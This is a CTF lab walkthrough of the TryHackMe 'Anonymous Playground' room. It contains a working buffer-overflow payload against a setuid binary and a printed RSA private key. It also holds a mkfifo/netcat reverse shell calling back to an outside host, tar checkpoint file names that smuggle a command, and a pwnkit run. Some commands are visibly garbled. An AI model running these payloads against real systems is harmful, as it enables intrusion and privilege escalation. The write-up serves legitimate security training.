

Anonymous Playground

Anonymous Playground

<https://tryhackme.com/room/anonymousplayground>

```
rustscan -a 10.10.78.36 -- -sC -sV -A | tee scan.txt
```

Open 10.10.78.36:22

Open 10.10.78.36:80

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 60b6ad4c3ef9d2ec8bcd3b45a5ac5f83 (RSA)

| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCLu8XpXB1Uw2g/nBt/VCfEYLS9n4kdaezLuihvTw0HhkpWu1/CVRLfjyAAWDFzuv/LFgPsqA9IYk9BQGIleQjFZ1RyEdLen0CdPmEE3pB8SKvKgr+tdHtz9LSYX6WU22ji1vX1Rl3DipjHSiWS5XMC+Gmjgm+Tdaq1SRjxyHxxcD5LbEZT3rhK5anNnv93w03wq0w0b475KgYwmlUSQ7C5LgdtGPiU0Fy5f6J4G9mznBRrlocKprxCTQywuVP6xc3FDMYzYDLAfgZrQqVUy9N69ggdycI5AqJv+ubx9uLAHyLCFG5S+vo8QlMWj

| 256 6f9abedffc95a2318fdb5a2da8a0c3c (ECDSA)

| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+wRuTZ27V4CvgVdb1LCsbp02jPP3Nen/ABkVFgegXA2cUnpZEhD3lBBub2fIMl6P2XXJ0+rJD3n0HqQu6PVUI=

| 256 e6985249cff2b865d7411c832e942488 (ED25519)

| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO/maijr14R005c5UzLXFjTmaqVRYDY2JyhvVbeBPC3R

80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))

|_ http-server-header: Apache/2.4.29 (Ubuntu)

|_ http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_ http-title: Proving Grounds

|_ http-favicon: Unknown favicon MD5: 533ABADAA92DA56EA5CB1FE4DAC5B47E

|_ http-robots.txt: 1 disallowed entry

|_ /zYdHuAKjP

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

10.10.78.36/operatives.php#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Shift Cipher - Online D...

Home Operatives Contact

themayor

spooky

darkstar

akaelite

ninja

w0rmer

nameless0ne

0day

szymex

malware

paradox

bee

iamwill

jammy

magna


cryillic

skidy



naughty

thealchemist

itsundae




Find creds I beleive



hEzAdCfHzA: :hEzAdCfHzAhAiJzAeIaDjBcBhHgAzAfHfN

The first must be username and second must be password
I check hint 'zA'="a" . The only username possible is magna
so "m"="hE", 'g'="dC", 'n'="fH"

I use python to find decrypted text



```
(kali㉿kali)-[~/THM/anon]
$ python3 anon.py
hA
105
i

(kali㉿kali)-[~/THM/anon]
$ python3 anon.py
iJ
115
s

(kali㉿kali)-[~/THM/anon]
$ python3 anon.py
eI
110
n

(kali㉿kali)-[~/THM/anon]
```

magna:magnaisanelephant

ssh as magna

```
Last login: Fri Jul 10 13:54:20 2020 from 192.168.86.65
magna@anonymous-playground:~$ id
uid=1001(magna) gid=1001(magna) groups=1001(magna)
magna@anonymous-playground:~$ ls -la
total 64
drwxr-xr-x 7 magna magna 4096 Jul 10 2020 .
drwxr-xr-x 5 root root 4096 Jul 4 2020 ..
lrwxrwxrwx 1 root root 9 Jul 4 2020 .bash_history -> /dev/null
-rw-r--r-- 1 magna magna 220 Jul 4 2020 .bash_logout
-rw-r--r-- 1 magna magna 3771 Jul 4 2020 .bashrc
drwx----- 2 magna magna 4096 Jul 4 2020 .cache
drwxr-xr-x 3 magna magna 4096 Jul 7 2020 .config
-r----- 1 magna magna 33 Jul 4 2020 flag.txt
drwx----- 3 magna magna 4096 Jul 4 2020 .gnupg
-rwsr-xr-x 1 root root 8528 Jul 10 2020 hacktheworld
drwxrwxr-x 3 magna magna 4096 Jul 4 2020 .local
-rw-r--r-- 1 spooky spooky 324 Jul 6 2020 note_from_spooky.txt
-rw-r--r-- 1 magna magna 807 Jul 4 2020 .profile
drwx----- 2 magna magna 4096 Jul 4 2020 .ssh
-rw----- 1 magna magna 817 Jul 7 2020 .viminfo
magna@anonymous-playground:~$ cat flag.txt
[REDACTED]
magna@anonymous-playground:~$ cat note_from_spooky.txt
Hey Magna,

Check out this binary I made! I've been practicing my skills in C so that I can get better at Reverse Engineering and Malware Development. I think this is a really good start. See if you can break it!

P.S. I've had the admins install radare2 and gdb so you can debug and reverse it right here!

Best,
Spooky
magna@anonymous-playground:~$
```

Here is not only the flag , and one interesting bynary with note)

```
scp magna@10.10.107.20:/home/magna/hacktheworld .
```

Analysing binary, in faults after print A *100. So I try to find where the memory finished

```
magna@anonymous-playground:~$ python3
Python 3.6.9 (default, Apr 18 2020, 01:56:04)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print('A'*100)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>>
magna@anonymous-playground:~$ ./hacktheworld
Who do you want to hack? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
magna@anonymous-playground:~$
```

```
for x in {1..100}; do echo $x; python3 -c "print('A'*$x)" | ./hacktheworld; done
```

```
magna@anonymous-playground:~$ for x in {1..100}; do echo $x; python3 -c "print('A'*$x)" | ./hacktheworld; done
1
Who do you want to hack? 2
Who do you want to hack? 3
Who do you want to hack? 4
Who do you want to hack? 5
Who do you want to hack? 6
Who do you want to hack? 7
Who do you want to hack? 8
Who do you want to hack? 9
Who do you want to hack? 10
Who do you want to hack? 11
Who do you want to hack? 12
Who do you want to hack? 13
Who do you want to hack? 14
Who do you want to hack? 15
Who do you want to hack? 16
Who do you want to hack? 17
Who do you want to hack? 18
Who do you want to hack? 19
Who do you want to hack? 20
Who do you want to hack? 21
Who do you want to hack? 22
Who do you want to hack? 23
Who do you want to hack? 24
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Who do you want to hack? 26
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Who do you want to hack? 29
Who do you want to hack? 30
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Who do you want to hack? 45
Who do you want to hack? 46
Who do you want to hack? 47
Who do you want to hack? 48
Who do you want to hack? 49
Who do you want to hack? 50
Who do you want to hack? 51
Who do you want to hack? 52
Who do you want to hack? 53
Who do you want to hack? 54
Who do you want to hack? 55
Who do you want to hack? 56
Who do you want to hack? 57
Who do you want to hack? 58
Who do you want to hack? 59
Who do you want to hack? 60
Who do you want to hack? 61
Who do you want to hack? 62
Who do you want to hack? 63
Who do you want to hack? 64
Who do you want to hack? 65
Who do you want to hack? 66
Who do you want to hack? 67
Who do you want to hack? 68
Who do you want to hack? 69
Who do you want to hack? 70
Who do you want to hack? 71
Who do you want to hack? 72
Segmentation fault (core dumped)
73
Bus error (core dumped)
74
Segmentation fault (core dumped)
75
Segmentation fault (core dumped)
```

```
radare2 hacktheworld
```

```
afl
```

```

Segmentation fault (core dumped)
magna@anonymous-playground:~$ radare2 hacktheworld
[0x00400570]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[0x00400570]> afl
0x00400000    3 72    → 73    sym.imp.__libc_start_main
0x004004e0    3 23                sym._init
0x00400510    1 6                sym.imp.puts
0x00400520    1 6                sym.imp.system
0x00400530    1 6                sym.imp.printf
0x00400540    1 6                sym.imp.gets
0x00400550    1 6                sym.imp.setuid
0x00400560    1 6                sym.imp.sleep
0x00400570    1 43                entry0
0x004005a0    1 2                sym._dl_relocate_static_pie
0x004005b0    3 35                sym.deregister_tm_clones
0x004005e0    3 53                sym.register_tm_clones
0x00400620    3 34    → 29    sym.__do_global_dtors_aux
0x00400650    1 7                entry1.init
0x00400657    1 129               sym.call bash
0x004006d8    1 56                sym.main
0x00400710    4 101               sym.__libc_csu_init
0x00400780    1 2                sym.__libc_csu_fini
0x00400784    1 9                sym._fini
[0x00400570]> 

```

After reading hacktricks examples I found payload

```

(python3 -c "print('A' * 72 +
'\x57\x06\x40\x00\x00\x00\x00\x00\x57\x06\x40\x00\x00\x00\x00')"); cat ) |
./hacktheworld

```

```

Who do you want to hack?
magna@anonymous-playground:~$ (python3 -c "print('A' * 72 + '\x57\x06\x40\x00\x00\x00\x00\x00\x57\x06\x40\x00\x00\x00\x00')"; cat ) | ./hackt
Who do you want to hack?
We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
[Message corrupted] ... Well ... done.
id
Segmentation fault (core dumped)
magna@anonymous-playground:~$ (python3 -c "print('A' * 72 + '\x57\x06\x40\x00\x00\x00\x00\x00\x57\x06\x40\x00\x00\x00\x00')"; cat ) | ./hackt
Who do you want to hack?
We are Anonymous.
We are Legion.
We do not forgive.
We do not forget.
[Message corrupted] ... Well ... done.
id
uid=1337(spooky) gid=1001(magna) groups=1001(magna)

```



```

spooky@anonymous-playground:/home/spooky$ cd .ssh
cd .ssh
spooky@anonymous-playground:/home/spooky/.ssh$ ls -la
ls -la magna@10.10.107.20:/home/magna/hacktheworld .
total 16
drwx----- 2 spooky spooky 4096 Jul  8  2020 .
drwxr-xr-x 4 spooky spooky 4096 Jul 10  2020 ..
-rw----- 1 spooky spooky 1675 Jul  4  2020 id_rsa
-rw-r--r-- 1 spooky spooky 404 Jul  4  2020 id_rsa.pub
spooky@anonymous-playground:/home/spooky/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA29hUAfv08f00gAo7QsYVV7DCAz9CN0wMZakWyNZhn/Ds90Z7
49hKVf+X2khpAmXY828IXZ83NuGPwUoE5b133QWyKNfYkG8QLJu7q9900eJ25AIH
KLNQryieu3SHPTd57Ix6pwyVFDBAeJSoITSoktQMb+yQ/q8bRUKDXAuuwvRZVcRE
HwrkZehyaIr3uVkc1ug0/xMXpvet+PBk/EYkr16Z4VIAxBRxGie1Pmm9aCZ0iAFb
+LGPuZFZT4hi6snM4I4mZfb7FkDK1qzJMjRpnuQwxRftLNbKH5KLKII9EeAMFKxK
yNw4X77Gp3MI/heaSNiFrY84MDg1LXQ/L6ef2wIDAQABAoIBAHjoKZ0JyTXD7TI5
7kuT+yrmCF2WzcjxpyPF8cT0um4nJ3v7JKmzS3auggpHppDuCHohR32N0eT5+oC4
P6dGI4TH3CrAqtd0ba79UyJ8Rl5pYS+Wue81ZxteAKZhuPvjr6dbvxze06MFwn90
aoUQm+Fcg5a0iV04ZAwf0pwtXKhsiurtoknKnPP1NePe8118BR4eq0K3fzru3F1u
vWmxddpYjLaw5Y+gb7sJzj/lFDG4VugjKmraxY4uBSauaCpWpQDxT3IVD5UKG4BY
Hw+QL8PYjh2zTYsxim2/hI0b+RtWm3PK7Q/lhuAoAeL/64jVt1cuHozjN6AKvQni
D3bfl0kCgYEA+XTQPL5WI2HF5hmySjzLKVU/f7yR5Yrj9/Jt426wYN4GSSYJkONQ
6Ie8ieyUi/w5Ph2dCY2NWD2fosqMITqy201s8FDY4N9SKRd7rOniqZiyZTmi9l2
DgS08Ei4m6gr4HVSFVLSNixLKDrUmUmlGDMjJO++2gRcCXQB0M2ZuP8CgYEA4Zyq
JyFt8U2IR7QAzkwutnfdjLM5n3k0jWrpask72U/KSnGskQVU+LD0lShaYjGM3nI6
wz5YBjKGuv/HCFru7k4IfaR98P05T/3vm0dgTogN7Cf+jyQm4vZCJDhnQ8MIBlkr
d53Uub2gR6TaggDDZEEghFG99EbDIMFDNA6FHSUCgYBfPBvz20aPY3hmdFFgvizh
rsX7QkaA17GIq2kAdvWnRZwouPjV87Kj045LKa0VN3BE0gce+KehYU85qG+G8Plo
jtz9rz7G8yAVZ4rk4nmIGVWGNr/9jBvh5i0b4Gd6JY36t0+jGatenGDldvo+lzM
LhmwtEasfRWWfk/LI3MYiQKBgHRPCCEmkMFHkSw19fxkdeiHnuW8N8ao6AGrzi3J
FFuRsN30AFy6/PVAYR+wL/hTRYeiYDCESsQvTiGSBtclbSw8dukA3FGLJBsf0S6
c4HIzjSi4a71mj6DadG2ajYaw3ZSUJjz+wj0Y2TL7gH7Vr/Ge3b7lQvrtwiZ2YVq
vuEpAoGBAKHzGjy55HQ1ALL+xEvYa7JxZNdBZ3J1fS9963PsZps43rXkeCcaUQo
gQFMxOKiJXytpMwo5KcK3lsjzChfyZrAS7aF6YZjRzjBAKKz4qtDzQYe63f5rEt1
HC+7MEXWhYwEYE2myjLqmUcpQRshq2znakfRmqfF9XP5Cq/11oCq
-----END RSA PRIVATE KEY-----
spooky@anonymous-playground:/home/spooky/.ssh$ id

```

to got the root shell I try "tar asterix priv.escalation"

```

File Actions Edit View Help
(kali@kali)-[~]
$ nc -l -nv 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.81.79] 38950
/bin/sh: 0: can't access tty: job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
# id
uid=0(root) gid=0(root) groups=0(root)
#

File Actions Edit View Help
spooky@anonymous-playground:/home/spooky
We are Legion.
We do not forgive.
We do not forget.
[Message corrupted]... Well... done.
python3 -c 'import pty; pty.spawn("/bin/bash")'
spooky@anonymous-playground:~$ ls
ls
flag.txt  hacktheworld  note_from_spooky.txt
spooky@anonymous-playground:~$ cd ..
cd ..
spooky@anonymous-playground:/home$ ls
ls
dev  magna  spooky
spooky@anonymous-playground:/home$ cd spooky
cd spooky
spooky@anonymous-playground:/home/spooky$ ls -l
ls -l
total 4
-rw-r--r-- 1 spooky spooky 33 Jul  4  2020 flag.txt
spooky@anonymous-playground:/home/spooky$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1
/f|bin/sh -i 2>&1|nc 10.18.88.130 1337 >/tmp/f" > shell.sh
spooky@anonymous-playground:/home/spooky$ echo "" > "--checkpoint-action=exec=sh shell.sh"
spooky@anonymous-playground:/home/spooky$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
spooky@anonymous-playground:/home/spooky$

```

```

echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.18.88.130 1337
>/tmp/f" > shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1

```

One more way is pwnkit vulnerability:

```
python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
#
```